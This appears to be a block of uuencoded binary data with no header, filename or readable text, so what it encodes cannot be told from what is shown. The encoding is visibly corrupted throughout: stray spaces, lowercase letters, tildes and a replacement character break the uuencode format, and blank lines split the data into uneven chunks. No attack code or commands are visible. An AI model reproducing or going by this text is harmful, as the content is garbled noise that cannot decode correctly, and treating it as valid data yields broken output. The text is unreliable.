MW^D89W^'=(/1,;[\]Q;_W-CM@CE.7%T-M:]>#>\$G0E>=#\6#QED,Y5*CQP'^
MN:F;\$/-49#,&<W'H]QL,K8T?!*V:N)X\$/+Y1#S%D4F,W*KP!N#T\##P9V#IX
M"107V#1XL(8=I)\?J*cz34KP6B@X>&KP4BA<^"CBF,9N>\R,[U\M_=#H.%_
MKX,7:=CA@JV\FZK98?H):VY:P4^2VZG!9]CV!\$(BV?J%TZJ);(9@-B^GH.,
MLO*3HL,FO>S%5#/M@087<^ZY[VDF1TO2\$NSG=" @0JR11X+Q&C=:2^>.TBQNM
M)?7'89<[6NOG'Y?=. <(6/_&=X1->![38?`)W?S\$;"H<(TB:W7162(>YKE>A5
MT5U.L?7S6)X0_(OA-EX'K%@T?/=HL7/BVO'8!X]=?I)OW-<^T5XQPQ)17HND
MR%^XEF*C/8S@8Q7QW8=)D=&XYF+%^*XY8_>BO'I)LTD<TDBSKX8/OC+.AP_X
MKLEB6?""\L0ZI7>EQ3J/8ZOON,9B;3UV5WZH<%YK1WME#R] %O?XE%: !PB"(5
MN!N>"LTX&6;@O:8A.>"ZMHSF%=GU\$O,YB!7XTM(=*^" ^R_"#WFG7EO#I<ZR^
M6-;],,L/>H==]6A>,2/CZ`"KL`#B6.6H\<MA:1+2J!^\$J3* [!F)!O+4\$L5+X
MJ3NQ[C]4>&K]Q5S(F(`^')PF7`H<+HD[W8_E"RNV-*&)/A8W&8]]X'3[%-D31
MW@X+_ICG@12_JB?B^@BB)HY\$\Z0TH5.X8_PN='&6LOAO0P'/N#WG67,AK]
M!P5^">_ ,EZ7#829"KJAAC`R, S5BTT/;AV'@!^I8&@*N"5+3+TN[P^J\$7.G#
MRE\$9)[\$WH>V+L?!\#BBQR9RUHZ18:.XEI&5\#E2Q900X-\/<)'R.1OYB@X+[
MM9;X:9=_ ,3`[5HFKP`-5U9TJA'5@X:H:#S&0W-DHV^?S3O"OP^3<.D2JG(;+
MA+80,;40E2#>M-I/1*%=0C@;!L/YY#<'RG;Y_(6.'>5\R[9PVWLAFFE\$M@P
M.^:)JS`#7=5ON8/;#=#7#:<CD=SG*-NG\M+QKT?E'P7#=#!,T;V?:3W\A74\$
MX9K4;D6#V\0^:VF)Y#<R:F\50,XN';G_EPJ8JYMQZ@F]\$ZIWYH\$MY>B\YM/
M5R"Y&U.]UHK8V@^726TMT'F4"3<R!FXT'K9A=DSD7FC>"H?[6\$U;(RV!H[^O
MYNFJ.;4)=]4>+F#R&4^O\$-0&4KSZB_C6'A(@O0WD=:G?(H>?VPUC)ESBA<U
M'&8B\8D5]\\$X"X6OSPD3:')R-\(>_<!<._IK%1Y\$NSR9UX9?"Y5G^!(YB839

ML9)+0+>\E*=-ZQ\$MW/C%R<IR>FDLKXU@>2COC9:[.\3OQ:VR['M9) (8T]K%
M+%2D1J0W[X' ;", USB!TA<S7/DX# [7UX?' ?=, W@L'MAMZ^B-Y^\$=7E [^D8KX@
M@] YWZ43<Q>+' ^?2ID?V_>M_%Y' _#93"BNS*=_2, 0\$@W&4 [J@YYR@*L@X' 8
MYU&T4-HYR2\8@N(%R-. #7+'48]RU"\5' 17>Y1' ^C2SVL@=@_2R8-\IBZ#) KN
M; OCZO (-?PD9UPZU) SA&I?P&_LW2G29<\MK] QLI/QJZFFK6 [06Z&> (?L<1JL\$
MQ; [\GCRUKMXUQV?M^LSW, 8.V>\$K_CP\MV, .+K) IGO@20OZXD=/5KAH[\ *9 (2
MNO0JV:L@NPJ4!<&%Y<?NXRK/370;N"<R@ [39_KJXL#UE8F3:=Y\$Q/-1%%]R/
M\') D<S)%8PUUV6A#R*3, ((9+--[#O^4Y"] "N<3_T#B;IV' (MGO&_R:#79?-1
MW9:70*O#/\2'] ZJIPSJ;-<, 4&3F1%(E%POOY9TA2BN_\ '4_KW#_O(_8->^#+
M*8\$EM=XJZ' [OG5<-&U2X0ZC203V[#K) "C:>W58ND (HZW'=5GFW\$/; /FN-<T
M?_TT (B9, '7T:\. \P (V [[N*#; @V<F-' 992SS1A. 'M7%8%, DD. [(, S@D&O9_\!
M^96#3C]R*EKRP/D?M19GUJ< (9ZO=9JXA. JN#1Z<H'K>D' 4<7E, =A) /5>FG83
MF^@+*=VD#*87M_@RY, O []=U+L!NDBZ>' +M#F#R\$<U? :!??IT_] ^] Z6; ZG\TW
M!KU5^AV=S] "28EZU (0^/XSQ.N;N"9T#K"=P6PB+.55GC' 7G#] FL'7#Y/. +
MB'P] 2! !*?Q/AP) GAX>; D#:*; *PJ21 (/JA37^"WA?BT;) .#7' F\$T8ESG#-!KV
M6ZUJH, ?. "G4=#_7I76=C; ;?S#XWX [^L-!WU*B?EZATEC) \; L<M; \8RE/YA
M:@#_-K) C3`CNNU_S5KZ#.S.V_, @^1E!E6HC?ZC-7?UGH@, JC) 2* [<-8+GU%9
M] OC&, #; KR2Y+A; T3=' I#P/9Z1GX\$<?&AN/0#'. _0?ZK'-?097QB!T08*7R]]
M#J7, <H&>Q7/Q (D&_P*_ -LP65"RT<ICE&Z `46F#_5; ', _E.L2!58) R55G' >=
MQE1I0C (\$6*GB, [DOO62IZ!H8,) I) \$K`C, 3&0C.) X%"P, (]U&%) GN8`J: `RH5
MRI9S] .C5%FM9%0TQGR2LJD7*] \$HTPY7+G\$O&2O*<S; 6I] VZ?UA [6I2GB; P, <
MX] P?UC_6+S: Z/*<ZGA [1/JEL (L) RC>KX-N</04L (]=A\Z/B*+! (=59H=KU9`
M*N\$QDR] . \$ (0GK\30"5Y+45JPL@?E84S4R/U8 (X0OD2Q7\$/) QE%*L:RJH6%] 9
MEE?=. \$S<M, (/ME)N:4E?"6LC?<OZ; I7S,]+CV6":G [PP**&YB`9=Y70XGK%L
M0"IGN8+M; BYR/6H_:6) !2BW#P417_.RJ'YT0\?ZS4*9^ (&6L#8_) S.^TR/6T
MH*BS]=*@*A; S [(`D:/ /\$' R2>M%-%+@WIXJOGKR>"7 [-!' 5N] 8TE^04-I?FM
M-3Z. UAU_W0? (, NV [BECPPR"%A; 3U2=PROP6_, L% (IEA [K%<%) 6+@O5T19G=5
M, 1.K8/\392D=: : \<A\$SF) G `3I9&6JNU9K:J/B"!H (=UG-V; >\NUDPM=LF.S
MGP@\ (7; .#!A'M;=@6C_O) J' 5CUJHT#RPD!7U; AB+0K5Y>+BC0DG3YD] <EI!*
M*I3\$4F`VV3V^", JDQO0&S<BUKS@#U?S@ `MM&O9<HQ\ (J9FM!B-FI!5<AM^,
M>6'W%5 [*2, NO"; 9) =; 1Y!K\B3@UGXUY' ^: !^; OK32O&W+7-]]ZXL>M"!Z&]
M=\$MV) :GA [6I5T8KJ-FC: `UZV9>RUHGZ+5WN1P; O] 9U' 8:L/XX369MW< [7CI7
MDV_*] "O\$^2C\] GIU\$>XI#-*V) C4_J=' P-%+8GV--?, ' -KN, BV*V<<S! 6U. IW
MW\$ (Y66EJUN5X"<- \$K=PX.L*HWG, (: !L+%`-, CTLU (S*1ZG>@86\4=R5SLDOP
M+I] (WVUBNY%<8J=U=G!32:4D5I>UF>A9<]X.G?2PP-'B&; ^H)NK@+5+)BI+ (
MQ' *_C!D, -1C, Q^-#<B+N3Q@8@A<:U. +\L=JG9\$) 1ULF#&DE%DFT [[2"M"2D?
MV] CYHQ; !W9D55^4U@K*BIL; T) ; &PLH0TS:+\$.0RS] -#U:U0' ZJZLHWWZ] R;<
M) .X' P^AMB8_CKY+P2TQ^9' S_-BTZ:G (.] P0TVTN8) >+\FT<EA@\$4WP\$N\<-
M9" .A<IY>=&' 6@8#] 7A6^`J. 6OL0>E^WTY<7&7' H%2!Z>U?WJB (K [Y.L'D, T
M, /1#T\$>K=US.*^)\ :7^21\$#0U!6>AU_B& [BYJ&0*BK2S))G94\$] _WK9.; ; Z+
M\$; JAW^5F3C?9\$EV*%NGZ&UC!3S: /+3LXE#F. `AA^4KAW%92/J3`B5!5E>, ^@
M4:UY; [9-CQ.><8S04GI?3ND\& `M\$S\H/A=>LO8.2; 5 [D21C"1) H\$T_O) 3] \
M+Y' >1#3/ `NHO<MM7:68_ (D7Z] *<-=-8U [(/ -W) SJ4YBIB:JO2_ ^E) Z"M_9UNV
M*d7@^UW%=<E (2* [] , P^AU: #/\$ `D?0S `C/42>0/"\$M!P! 6N>JCN= SX-ZM&<R0
M>N) 6<?; \. (T\$/Y+ "/:Y.5G_U+WQ]=Q\$1] P (^TO) , YDZ_ (<>E=D-P%G35; WJ%
MY^@I&_UHX#<2M0R) RH%+2Y-Q"66J6FT&&TV7UO+1/VN"3] *U) &DQ (UL, 5&3/
M' BL#\$.S1LHR=XVR\ (KA" ?PS. _MXBZN>:QA7=[V0X] IN<E\$F8) 2LFXK*#/, #^
M] PQSP?7BF!C=] 6Q15W5L, , %VS*25 [WS#56EJ"9Y<1D' ; C`^Q=X?], 86N\] [
M4; NK) H8RF_- ' QMJIOGYE<OK [RE8' YV\$&C#EWW" ^\$YF6X/HGRHSAU (:2/ZSA
M [Z@ [Y5+TV4-, XR. 2+WEJWAZ6?BEU' C?>0WA5109WE>@23!TAU3GI8C [<9J>4
M-R95K._V?8L\I]]D:\$%8TS77UU8V+%, =W!A/ [`JOKQX-&_K9<"NFM) PX\$U, 5
M9] CQ\B (4-/7AL, D6ZX] C%Y`%V, :6\R] \/_==Q, ^<V/;]PS?2, 'KX4?=2N2
MX' YH1Q) _++6?MM, ; 2OF2:F#=: [>WIZG?EVMR\] EK7#SUP%\$GAMG5@9_ ' 6.<'
M_@S%T, "V`U-G^^J3, PPS_WEF8%757UGW%7F", \$NQ*3.@14L,]?V\$3\$M?E_>
M/0JM, SV>:\$OZ1Y\ :?X0K\$OB@. ?] >. 4LX (JU>EB?DA8-I5C^UZ [R\$4EAV@Y: &
M; 98: .74W] W2D51; 8\ :IIC4 (?) !' VU4F0_, :FU6; QT1<' UK=\$8JLMHQ?S?_@T
M!, *;>; 2M/62BKG! \$YA=E\$`^># , RS/+&GOM4X1XJCO0QM>NUJ_) X*T9ZR&1- `Y
M BYV07=(D"V24TD9DJMJF<N3 [#&V*9N6<1?OZ"H0/"09E@B\S@N@* \A<Y (AZB
MMM] PS\4YK! JAHU=2&0: ?S1\$?S) , <A/ /K<O_%J) BE) ' ; /\$, W<QO; TD"U; XZJ0
MWUE-, \; S/XY. ' GYC12?C\!87UD\] .B6`-; W`H>4KVR@_ ^NS^+) O%7YZ] <#N]
M&V!AL3I) , L;] J10K3' [\$ (8) 4] _6: /E<8I3"KA>%4\C [1+ (KE3*Q) ; * [A0H7
M\$3N.8FF03.4< (M\C8L<DAK#`FVK!@E=; E1IJB7RC#6; #3W (+N9OB) [-[:<<
MW1KX; ?+UJEU; ?+G [Y`KU. B19N/KG3V05<S^N (J@V4X_J!DRUZ7H] KU4U/?XR
M\$] 64@F_ =^RCE*7N37WENPL7LNV!N] 4KVG) A] &62#Z, ENSY+!M*ER, LW_3IKG
M (FM!WVJ` :2=` : [, BWEI<R=7F5#'] 0BQUVRS_U&AO9X6`0Q8I/' 3UJ [`K+6!8
M2-2&0L) 2] C?K' S\$S; %BY93U (6X0K%PX:\$\ALO, �, &@G7F' O?X] \$DOWL\?:
M_J`D [TF&B&TIW/EHXJ+, _OS ([1, RY#!9"S. \ /GE<EW&.H-S [&92, 12U1 (3PZ
MO-X2_OP*JR7&SOPC!D; 1, =8W=] W?KY, QCXO?] R8OKH (] LYA"8\ * &P4D?P=3 [
M' ^E0NWH9^XCB&T4OA=D; -OL"NKGDY5+1T670RPG^W; Y) X/EDF/352>"QOF\$Z
M: -"@6VT [;_2MKDZY@G<I, !V\$VDS-44U6AW; ABK/C3 [OOA' `QJ!+4Q1B' 67%:

M["%!3,G_5NZW)RSW0RR.&>_3FK^FE7`V]/D."%>RZIYL8_T>MP<+/#OCTX
M,9F-XV]M#/T1RYT)7YTS_D=-U50328XMNR(P5PMZY,W,=CS&.1A55Q.A+IY
MJGRST5\.-N\4A&>[\(\$(!9:0<\$\\$C57X@?4VB,=+.V:L4`<XUNNSZF%4TNB
MWA_L[LEGK!D[\\$ZQA`NC;T0^\$*(\\$=!@+S%)%M:*7!SMJG`&J:BY#]@=?WO41
M/(;^2H9_N.-KDF&^;V+K6+J^>T) ^N#,W@)FX<7::K0Y[D>-J7/J";@7U5</[
MIV\$_?0)' ^Z\^9&A&QO1_'YNT?Z()HO/5.;>>U7[7!\$/!&(BNI9LIM84T,!`G
M8F5%E11W8UXY:T:@K4M?,A?>B.CJX?#]576M]S7NL\$U@U,U5<_N`=SS3\R+5
M\8*/9</7ZPENDXJ0!VQ&UZ7B--P(\I(:K=;P&!#X=5USFZN8IN%SNIUJWSW
MK1/58W%5WN"K\$.`ENJ-NN+A&BMYPM!NMFNH!O?!DQ1D/9: ^)'N`<,J\$?.TPM
MU9^_4]@4:V5Z<,Z,R@%<?>[FB^S22B\$_[LC[RC57WMNXMM41C+JVRO3+\T7+
M\U)HZ-QFW(3?,!@_AKYGZNC]A09"4>/: =; `((>.4GMN.\$U0\$(+!;?`3ATVX7
M1N(UB\1;/6^Y_6(NR60^Y[D=T"2"4:6_E+@S].<WIO\[5-CX_OY)EW#2[AS
M\$P.;MGGF,R]AR6-,CT7FH-"5#A@-@N/'B:5`8J%)?ABW?PO&'6>?DICGN_U*
M^\$.[C?B[M-2S?L*7SHD[_7^&=CKB(W,JA^2P/ZNE4=-SQ#[1]"I.`+`L#F</
M(IQ%#Z=_`Q"<KZSR\$6WQB;(T%<?J@-@?3(%3%V77;?'Q6\FN]4*1JAYZ@IX3
M7^B%.I.8?G]!'O8-<'<)/18<X!LZ;HJPC71!@V[0^QMYJ]5-EF9N/8J+`^`S
M/Q)C)&N5\UD'`A!J_KLG*O/_1ACLJO>RB#&(/(\)U(']8].6.:B1,8RSA^Z
MI;BS17OPWSDPX61FGQ+R_M#!Q2:(A)/@*\1'.5UT/*SSR)BF%7H63,@^K`M&
MU\M8/O!\(LLVF_-->>RXZ'""]6"="`N*1W?#@,;122DM0\[69IEH.!*.0L#I,
MJ#L\I>'>>_)^/BW1*F3J]B!K"]!);<0PI#`^0EW!OGA,B=3(Y?7]=P/C09B!
M*&Y5D2\$=S#:K4J\DS<88I&@SB7F<49&T^&RGE1UE85)><;UD8&Q>*3?EV(C9
M0F+QK?I;NO"_+\RR@[N6>^+?=H366Z9'`%R0F`&70XU^J.QD1C3TECC,CV!P
MK9#4.!=:_/GW9R[I\W&+!INJC1U[Q/C^2+U5<>;XW4FZ+-W0\$M)M`W.]DE8!
M!J+!Y)S!9(7E-P?-V>?:\$036).IU+?H\$M>^Q,I;E%7?&&1Z&\$77AY(T4J5&N
MQV=T'`.`%S@PF#+-+/\8)8W*DU-\Q,G&9>"4W:0/@^K%)\X-Y,\$+D]3:M(#M0
M2F6,Z7=SRHA^W#I)LVQ3:4>O,"U%Z/M(/OE5J%4HR4T1'YK]2@L)@>R,.CJ0
M5.=X#XOB[\^R2(MJ86DI,*<*)Y]G^SG<!J7UD\1.7`*^(-89E(!X)GU^<_*NI
M_\$]</)P"PS`LJ*N`G;M,[!35YU?=H47RE,Z*T[PY&3-\,;!9'.5%P;FIX"N@
MG1^PL_[,PXZ0ZF*=3X`WV#JXYFBP[E+\$5-81ZIG9\$>56;[IQ_P71C0Q;L49,
MP[FE8FM<\$%YDRLN18;S:1#[P\K[L5VR=^Z(2N=6WVQ`X37J6L26J1?0QLR5F
M1*<<R/1",HU&H<)^=0QVON6HBG`B1GJ#/DD>%_:^I;QJYU?FW@MHI90TI7%A
M%\FHG,MCH4*?D+HA`S;: @+;!K*"03MBAP#0YZRT^@Y^1BX99K?2JHU`BB^)^V
M]F0!@P*P56%6E/)\UHM4I%Q^2K)T+*KF>:]>9#"7(<KGA8XM*,LKU1/G8>U
M#_6E`6A;7,4,F3\$8&X/IY-_0M(8G[>^]_L7#_13-RZ\,^OA7`#2`7SPI1(3H
M<\$_RO9_U;"0!FT9SZ.1!(05!\5ZF@90[`Z[=+S;%5#UQH.S=XC%=%/2A9*\$T
MHV-R@JR)A?@TTL=!T=\\<CC58OK3-72907-3GJCJ>WXG=J!1TQ61Q]1M_++
M#R[FQ@3<[!BTQ5-P:(<!)]R(R)A?/CN=!;4>&XS[+][`K^EP3178^5R3/ZO-_
M6[[ABQE_RYN/C%5\DN^7\,U&DI2<,) #XCGHZ%\$SK>VS<7#A#R,885F:R7
M' " !O>K<@OJ`2D)2^7`7"FZ-:*&+@YS\$N(6*/A`BGACXO7\$%FSE1RBR-!N
M[#\YL"24K,E9*PFQF5*QJI8DXF>LZGZQQ;ZJ9[.BE3CI,44DJK6&=1=2M-KZ
MRITE&;S3+>\$,#>^BK6;0I]V:*S.2=,QEI5V9VR6Q)(EW7%M^CAI;WJ>-*M/<
M(:69E8"\$I9GDN.(06\$@6IU;TH1A*,UW--F[0I&+-9U[1=+[Q]5MX*V[PFV(Y
MH^BQ`QS;U14M#[F75^?:M>Q((5<%7BQ&>YEL1Z=2R5;#:U:_2_.ZPW+8D@9S
M: ?X7;\GPS6%9&=D4U)59@E-60">Y7%Y56&7+Q`\$A=E5X9:S]&GC?\$. _IR0*\
M-"K-M"RGIN[*Q#@EB\#664JE46*ZWJ6?R\YXK04T`EX%K9:)HN2D_+\%AJ)<
M.Z;CJ/X=-QA[NGYJK0UY;I]\+57.)AG:T5=/[>_]C.@?.`@H?V:6K>\$\,<(4
M<B_*H`O[.6]+WC@2+JJ\$NI!6G72K\$Y1I"D5:G\$39`*_1UMID/\$&AC<:.1=?
M2I#5T_MMU_*T.>DO[95%AOE(<V,&7;9?^T3B6GRS5-?1^-%GS1NXHGSYV]JA
MIH064&,2?SQ?V<+^,4&T%E9`\$A;K/=.=2NHT84'76%U];>`YE@2\$T_S-E(
M,)(;R)R/'>FTQDWSFS@7CW]<@#F:*TLY_Z1EB@+N^I=HW\$K^#H?+^_DTUMFF
M6=F#0DOFI.8I*5HE" &91.J6FK^BQGV,VD-*\1!&J_M564(^T4DY'[8&:G"RH
M.J\$TzJBU_-4EU[AX!' :8R5K(:)K/]8936>B,4Z.5`.7Y9AAKS;0)%1*D\E\$
M<T`9-W[@+E7J(,S[V%K>]<>8N&`V/;O%!'[R9/PB-+7H7C-L@^TDU3SQ1:^[
M;;';T5LQ&^&CCC]:O\$&)?>D>S)7T)+KB*35%#5WE&D\0.H3KW)]`^C2?7WFX
M29ASZ)`M8`R=1WTS:SR\9Y,N!O1_+0WW,STOU7EZRYF<^C+[3MK>T#,1^8
MM>Q4,.W&>B0)QM#A]X1V.`&;^)* /K7Y>SM_&4&&7%QH+ZKYU#;KR8VNY^K^
M4PS\U.;BR.S7V@Z?-H[>@/=/5:A%[_5X?+T`SY^2Q_@V^4K`S)L>`M8:5\$H2
M3A"+5E,<PB;P,25+C!S?'GEK=,9K1H+4B4Z&BJ316\$P>I0(1474@D+[H?--;Y
MZ0;A1KHELSD1T/2["84?JSWSTGWS!O8"7/?[(\FE32\RQ`6Q%`RC0F^ROW_`
M@]#\#&B\$4T5=>:,)O7MA>'9?RETR]0SVJ*\$D]^KTHU9)NX/BD7N"\\$IQ@LJBR
M?C]1V7LPMZ@N6;=P+AL"B)\(/7Q7BE[ZS81MO#=HNP(M;ZV?Z)'I?>G":CZ
M0`#T2W3*[4IAM:]HK=&PTAD`6)UOV3[-7H4A%&'/'5J7<*4J`L+,L4S8?^
MT3U`Y,/\1:6OZ[0H`F,IH/^:-R@`Z\$#]W6@O_&]T>930[7/4_XK2:_#=G'
MS\$U7YX&N-LOVAR^1[JO`];0OC&7P=U\$%*_RET,P&W#OD%L_]M^>S6_-(7Q
M17IU[]6%]'WU;IG0!=OA[;NIYIQ8W>!YVVA[W6A[V_!`W?!\VWAYW7AYV_C\
MNE\$5?]4)^XZY=?&K2^KQ99/HRSO*XU`'+]P[SI;N+U^)QX7-C2_O!(\`1\`P
M[VBI%]D]OL2OJI<;,!\$\\$K\B]R+&_) * [?\%Z_;'W_NFJUOMZI2H2[-G=\$?#2
M`Q'PN:<,[G.W)6S59V24=1C^X\$N32\>S>E>Z^@"9_UR_\1.WQEU";\&VWX:VW
M: ^NMDEBNSR1;^,GWM!MB,SIY.UK)]&?77>5C'PYYGWMR*Q^]M:]>D@=V6HDC
MQ?.K,[H[#])?V(QF"OU6`J6G_@:PS:Y83MPBBI2GON<F.(<[V9'GPNE[D?<\$

MV#5+, 6J45*I) ?"F) JB `+41IJ"U"CF9NC@251!HYHHL0F0J*@G, \$(QU=, >Q+W
MVYB<= _WG^^^'P (RT[XH';_&,_^IFSN)_?^ .KYFVG-(?QT;' 6]**3!, 4NA;EX
M2E^NQB8D `TZ&3?R=%98 (&AP&DE& (3<HEGM:&?) &*L0:FN\$9C0\$7C' ^HKB5FV
M2IG\<@P<5!.\$+05%FB>.*22;W&5' CW+*LIB:/ALCF?<;#NL\N1/!X]4.' XQ3?
M@] ?KY, 7Z\$`-] IP_T=Z[U&+WHLU`RFY6" [W&;RQA+:*G9(4Z-\$QO5CJKEY `7=
MU() AXM5655) EYPDYA:WL17%7D^RP+. &- "Y@<1@LXUP6H)K, _O_ (%&6+ [3CU
M>A*8\` #KX`IG^, >V, Z^4&B`UI^];MRMDI8/'_, R' 77NA/0GI, G. [9<L4M=, -
M/ `U&LM3^J9WU2_?=TL(^E50NORN5FRK7EI&>G/YP#6M:F(D*53/5+-7^W5#<
MO`Y+)-JN^XM"8YET) "T!LJ6XLWDRM`7F>AP#] 5ICY#+, 35, KNWS' 6' 6; IOU)
M. : -2 `VI!_-\$*+V-SO+V<YB[T1SE=7+%\$XYU+/[<BS8N&P5J)FVK1[Y@`]1WM
MRK/(;WDU?WZCKNGR"1@C)1AT0NIZ?YNC)\$1L'`HFF5:3:B>-@Q%=&BO-"0M\$
ME_O3QC./DRC'K4Y/\$3+>46R&H=;OJ473\W/:IV3;N;Q934APFGQ4=P`N`&7*
MB/_PBM;U:X3%?`J"\$/<I1390156Y,?@%:69;_RL.[=Y;I86D23<I5=:DP4D+
M"!Z.N+O0Z89&A`\$SFJ5GS>[5'KD?!`G:K9\#9.\&!P2E"WC6J;SMMMWW51I
M[OH8FH^!PBO39=LFL.?X1NG\$XG8_/'E:9_""'76X<GG&+;WBX[L4&ECC'ZBV
M2')PVM'8L.1489`W1LF)K'![HL\$&PPG)]T2V<))B_=:N@*Q7D9TF@QJ%K<F,
M'!BYVI1%*BPOCZ!=E_7&D/XH.=2KEK&@&@^D'U3@J#@Y6ELR5&\$>Z?PIC+P7
MH;]!TS.2SNI2(.7)F4;M[S>_ [?;9T+/%G@M/<G3Y8WH6^_ [?#; %9:GLD&HF9
ME1(4I&]WF=-J&T'K_X+FERO7)\U^RHH1V0DQB9\2]@Z!8T"@FA@E<S1^:SL/
M.97N1_?*.LCBU\G\$Z,96N<@&Y^0+;\X6\21JCR6=/GA8+Y+W%LOP2QH4B\N
M19V\$(*K00Z/,>)HM:-.@17]^ (3' `C<XK9!YIQTNGO?:&4!9T];E_YEGB![=6
M9^0%IQU, /,EJM9Z^`T">)4V59ON?PD; ;@5'E,MMRW;I&_ ;5G1`[KU?H6^[%Y
M:PZ.-=2E)=3(AL:&(=>UK,/#T^/US%.)N_.6_*J/R=HG:L+XG/Z[C\$9<- [+&
M-_HHN]C/)<TT/*V*;X+YS]197S\$`R"[1TY`4F9</%@97I+WP,G09EQ)^FY))
M,^%*5Y'9BAW+(FPU0PQ=TL)B'RQ923/RXQSP!1;AZ\$VQ_+M^/'H)R#:F@[W]
M&;,]DJ\$(<?<+;(:AQOOI`LIZO^ (+[S>=7,E=DU1='B0*I<W/N[X&XV3\QOCD5
MG3R6CW++#,U%,_9R<4N4#',WE#2QB+SL=N,):PG>J]=&=&6;B='5+\$0[G]G
MJA7:R(IHV.AB'=D8*6W#76M30#?DQ" `;>E `;\<YRXKG_DW:/Z78-!U<["EVF
M,4+,Q`ET5#009LA^*Q3]/4_#6ODPYEUD?5*16-LP4Z@_0B5M2<T' ^V`W?!#[
MV:BD)6]&Y[@&<?' /@MQF#8VG]NP#W7 (<Z?0&7ZVO>'M)J&Z<*"SIT0+LB8BT
MZF8L64/' :YH[U89)D7=ZZE7%RJUU_%;ZU` :M&, -6=K/6A]<0Q96MZ+P`@_',
MXMO7L\EORK2LO[G&O!SJZ.PUM\$TK"M&?K-:N6=2*<VN-FOM)@`\$A5,PA;T3M
M&V9<BVM^_R,"L._RH4(QH7H)+["DWE=3IG,M/K7_X(3S!L#]5I-E4)!19GW
M\O4/22 `OS:2;"];3P%R7<X9ID.8-FU*,IM_?7V1>1P22;CP.5#2D/T>H-A2W
M"61>5;())Z[ZC^4XTLV)<B[@AVE8VQM,X#3!KMR3C;Y\$T8K9BX@NW!"D'5J85
MCTV_*N1:SMG_,]O>483AR!0RGY6@M4N.SJFU@Y02K3XEJQ20:AWZ\K?) [!R
M?F?['1=N1#HAB9Z+GO]O_ [?'RF&F*T69UU1"IWR<Y,*O##_EX965590)KCA2
MD"IR5]7,;9U+BJP1Z8U;@K@B\$AD-R4^_4:(?BU,JW=,35,-\R%]AR;SR#57>
M@1<RXO_S6K.)-'^^J)N:#)BDO5F`C8)&9>6=FI=R(H,>I;86=<:Q9T_>^*1?
M:7;_0[[G1ZQEWC"7_!_9+U1HB8^9%F.;EC/]UJG?37NI8Z88R^*=;A5)??SR
M/<9IQE/PBE^P36^TZ<,6V#HTA!G1K"5^L:<H_DI\ (5*K-XYR6+B#4\$'AI'[_
M\$XK\;6P?H;];]6:##-_O\;2YUW3?997_==P]]'M4)5]J\$VIE+M+JGPQXR<H45
M/:&U:48Q*@(6QL7;Q-##1/, (IA\$QN35=C3AYTB%%2'7L\$K)+NY\$\$!0\$KWU-N
MM2AT+76Q8W4(C-)C@5*-QCYLJJ>@]58ZI3FN>,TYZ6DXHJZG=56#@!!M3W,K
M0ZT77\K-:Q%7!^;I,ZV">@\$^^S9"770MK*!W+G\$*GXX<H\F*~Q@BD.4JM(0
M;,(5W!\$DRFO"N2!U>/%#\"1"J(,,J\FU4O?N]BR:\$R']\$;Z)E]!\I4B3T>%Y
M0&H>;B%/BVUJ]\$B4IJWLW-WW/F7B:-H+\O52BE6.D1?H`0\$VSM"C8.R(B_\#
M4*12A(RKS1UYBRG%,_ .<<:T<,\CQ-KPR+_UTLH4OQ;S=\$J'&JD8#N^LE*OO
M""A<O=RA.D(-4!\>.&UJ!MB#R"643B2*ZM_\$IN6KE&F)A3!Z45%C&;"?;V_
MCS<KB7NKW*S;UM880C; ;O8Q0-4&OQDG.T\3-"?&^<K_KY^HW4\$`6^&HVS0%
M\HZDN#2(AK>4AC,@AN(^/4*Z0OXH:AJ9Z;J:J4T-;4J31EGF=8\$&+P4OYG<:
M9Z42=9K;#,ULG*@KWMNC6/58YM^M;TG'E@,K:6[<\$W>91HE1\6M&+: ,VM#?+
ML'*.O).D%2-M4-J7HNWS0;H;[0X<B5J*\P#`G`V@EHQIBXSK(-P`P*PB59P
MIORD>^]I5##RQVK*VZDWU2CUA9G!U!APU\$9\WHT+!0UWDCN@VDEV3T4C"<*
MU'NB);/] *OI9P3K4#7D];..0!^_+E.<S_47G*130\;!2@<YL/(PB'-53K`*R
MT+1>T2P(T@N(`7=W`SMW1#_5+OXN%+G'/P5,=;7'3%5=6,I9\$OI:I5+#'WW=
MH:NLS6QD4W_ZP3H52<'ER,MN-"D=G_I0))RP3O&"A(MW&U_MV>*#A,KVHLO:
M>7QP_*!P:..ZVZ,7_*8,-MG)T<K/WF\Z+9?-"_B\$"<=V?*NJ?<(^&TRL%FIE
ML\54X9C0W@060<=GXNY_@G>FG'R^A2XC5D>^,"HTU#OQ6@)/@A?47;]?:P.
M&CA_")V*"]FAU9@FVT5.T=>?*#R)N0B^E@O^L,!:[&X]Q\=DJWX3=J.A5'_
MQ9#IP#R9^Y>(0N)DGV79HM50?+G3`7L;-/'<'2P/HKT<'#TCTNG\$KDTA%I5GI!
M:#*5)L.V:3.L:<K<6N'2.'F&*~0#O&2>]E"V3Y@6ZW=*:R6[IG+T?32A3*RG
M/\2I`N9];L'-+;)5E/BSV!&,1F6\$1\$5ZL6MR']&5+@%-W,\H^J'FS61#,J"
M?!!5T4(M_PTW*G*FM\$QXQW/SZCD]2GB=T!*DR+<\U6L,)' ^MFK!HC]Z6K[] .
M.2=*\$8FHV%) -P[ZJP=7..=S?B\^?XZ>XV8[[]7+U)36=XW>^UX=7<I.#P\$A2
M6;&"6*G5M7EBU0JY7YAHIQ6O'R-&3)Q8+0\$&6< ,=@5XAUJT-&^MC[UL6!5(A
MVRD03DJK-98,4FPM*.3+;6,)>IS0DT:/,S7PD*W`V@,YML:,@FS1@.;`P^W
M-WN*QQ%KS<\$>ES:\]-K"NE^0)1?\$PP_[K@3K2C53LC,,Z1\.-]0EG'F1!6(C
M+WC1<6FS^QS`D.:`7_#I*HSR%EYFW^+VDE<25M&\!CQ71:39QWQH.\.%1E#
M8%RV!%VFDCKU!`G@%V/W:R'"]YDFC24\1+=D;1-M;54W;;,0I&RS^'Z5+(CO

M`ZNR*C"E3^?%SYEJZ9I^\$`QR>I6C-R@]' SJ08XAI8EW^`]]?I@#V=, 5GEDJ3
M9:1S) 7K52ZDC?~-7BI*%K?1NC%R.-6P+O-WCL=C' WO' #C+_FYF7%M&%] QVZ
MCJU#-G] H=L: \$FR`ZUQS4*Q' HZ62/FZ31'' CX\$, 3ZKY. +/_W>PY^MLF'' Z+S
M825INT!! H?^HSQ6.B%O\$`8W, O10D [0\8C1@+B*"%4 (<&S [S". WW] 9\$D=0; ' \
M (C^X%\$BIN! J?~M-Z\W; S#OM_V#D7&+N*\X[/N; ; 9X\T: ['\ '! A-<20V (K\N[,
